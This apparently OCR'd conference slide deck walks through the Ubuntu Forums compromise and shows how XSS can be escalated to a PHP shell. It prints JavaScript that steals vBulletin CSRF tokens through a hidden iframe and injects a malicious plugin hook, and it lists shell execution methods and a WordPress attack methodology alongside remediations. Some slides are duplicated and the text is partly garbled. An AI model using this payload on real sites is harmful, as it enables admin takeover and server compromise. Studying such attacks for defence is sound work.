Noneofthis"*y3wg0thaxd by albani4 c3bir 4rmy*" stuff. Straight up, **you dun goofed**.It'sassimpleasthat.

Defacement Source: Ars Technica (http://ars.to/15XSmt8)


Analysis

- Compromised moderator account
  - Unfiltered HTML allowed
- Three forum administrators contacted
- Injected PHP plugin (Global Hook)
- Uploaded more tools
- Only www-data user access
- Canonical's analysis was flawed

Source: http://blog.canonical.com/2013/07/30/ubuntu-forums-are-back-up-and-a-post-mortem/


Case Study - Ubuntu Forums

Attack Diagram



Source: http://blog.canonical.com/2013/07/30/ubuntu-forums-are-back-up-and-a-post-mortem/

XSS Payload Explained - Overview



XSS Payload Explained - Code

```
// If our cookie is not present, continue
if (document.cookie.indexOf("XSS_Infected") == -1) {

   // Append a (hidden) iframe for stealthy data injection
   var mainframe = document.createElement("iframe");
   mainframe.setAttribute('id', 'silent_frame');
   top.document.body.appendChild(mainframe);
   mainframe.setAttribute('onload', 'main.silent_inject()');
   mainframe.setAttribute('src', 'plugin.php?do=add');
}
```

XSS Payload Explained - Code

```
function silent_inject() {

   // Read and save the adminhash + securitytoken - Bypass the CSRF protection
   var adminhash =
top.document.getElementById('silent_frame').contentDocument.cpform.adminhash.value;
   var securitytoken =
top.document.getElementById('silent_frame').contentDocument.cpform.securitytoken.value;
```

XSS Payload Explained - Code

```
// A hidden vBulletin plugin payload
  var form_input = '\
  <input type="hidden" name="do" value="update" />\
  <input type="hidden" name="adminhash" value="'+adminhash+'" />\
  <input type="hidden" name="securitytoken" value="'+securitytoken+'" />\
  <input type="hidden" name="product" value="vbulletin" />\
  <input type="hidden" name="hookname" value="misc_start" />\
  <input type="hidden" name="title" value="injected_haxx" />\
  <input type="hidden" name="executionorder" value="5" />\
  <input type="hidden" name="phpcode" value=\'PHP_PAYLOAD\' />\
  <input type="hidden" name="active" value="1" />\
  <input type="hidden" name="pluginid" value="" />\
  ';
```

XSS Payload Explained - Code

```
// A function which silently injects our hidden payload form
  function silent_form_inject() {
     var silent_main_tag = document.createElement('form');

     // The inner contents of our form is equal to the content variable
     silent_main_tag.innerHTML = ' '+form_input;

top.document.getElementById('silent_frame').contentDocument.body.appendChild(sil
ent_main_tag);
     silent_main_tag.setAttribute('id','hitbams2014');
     silent_main_tag.setAttribute('name','hitbams2014');
     silent_main_tag.setAttribute('action','plugin.php?do=update');
     silent_main_tag.setAttribute('method','POST');
     }
```


XSS Payload Explained - Code

```
// A hidden vBulletin plugin payload
  var form_input = '\
  <input type="hidden" name="do" value="update" />\
  <input type="hidden" name="adminhash" value="'+adminhash+'" />\
  <input type="hidden" name="securitytoken" value="'+securitytoken+'" />\
  <input type="hidden" name="product" value="vbulletin" />\
  <input type="hidden" name="hookname" value="misc_start" />\
  <input type="hidden" name="title" value="injected_haxx" />\
  <input type="hidden" name="executionorder" value="5" />\
  <input type="hidden" name="phpcode" value=\'PHP_PAYLOAD\' />\
  <input type="hidden" name="active" value="1" />\
  <input type="hidden" name="pluginid" value="" />\
  ';
```

XSS Payload Explained - Code

```
// A function which silently injects our hidden payload form
  function silent_form_inject() {
     var silent_main_tag = document.createElement('form');

     // The inner contents of our form is equal to the content variable
     silent_main_tag.innerHTML = ' '+form_input;

top.document.getElementById('silent_frame').contentDocument.body.appendChild(sil
ent_main_tag);
     silent_main_tag.setAttribute('id','hitbams2014');
     silent_main_tag.setAttribute('name','hitbams2014');
     silent_main_tag.setAttribute('action','plugin.php?do=update');
     silent_main_tag.setAttribute('method','POST');
     }
```

Remediations



- Limit privileged accounts
- Strict password policies
- Two-factor authentication
- Unfiltered HTML should not be allowed
- Content Security Policy
- Strict Transport Security

Issues (Security Headers)

Security Mitigations

X-Frame-Options

- Deny
- SameOrigin
- Allow-From [uri]

Content-Security-Policy

Content-Security-Policy-Report-Only

Shell Types

Shell Types

Code Execution

- system(); // The classic shell
- eval(); // Hardcore mode
- PHP Sockets
- Meterpreter

User Input

- Classic: GET/POST
- Covert: Referer, Cookie, User-Agent

Demo

Conclusion

Realisations

- XSS is still very common
- XSS can in the right hands be useful
- XSS is more than session hijacking

Where to begin?

- Administrator functionality
- Asynchronous JavaScript
- Thinking outside the box

The Future

- Notification of success
- Fully automated

Exploits & Payloads

- Exploit-DB actually has a few
- BeEF - Yes I know thou exist


Bonus Round (Much Time)

Attack Methodology

Entry Points (WordPress)

- WPScan
- View source => DL Themes/Plugins
  => SCR -> Odays
- Readme/Changelog
- TimThumb

Attack Methodology



Attack Methodology

References

vBSEO Exploit + Payload (Old version):

http://www.exploit-db.com/vbseo-from-xss-to-reverse-php-shell/

New Payloads for vBulletin and WordPress:

https://github.com/Varbaek

Statistics:

http://www.shodanhq.com/

https://www.whitehatsec.com/resource/stats.html

Fonts:

http://www.losttype.com/edmondsans/

http://www.losttype.com/font/?name=maven

Credits

- InterNOT (@InterNOT)

Thank You!

Questions?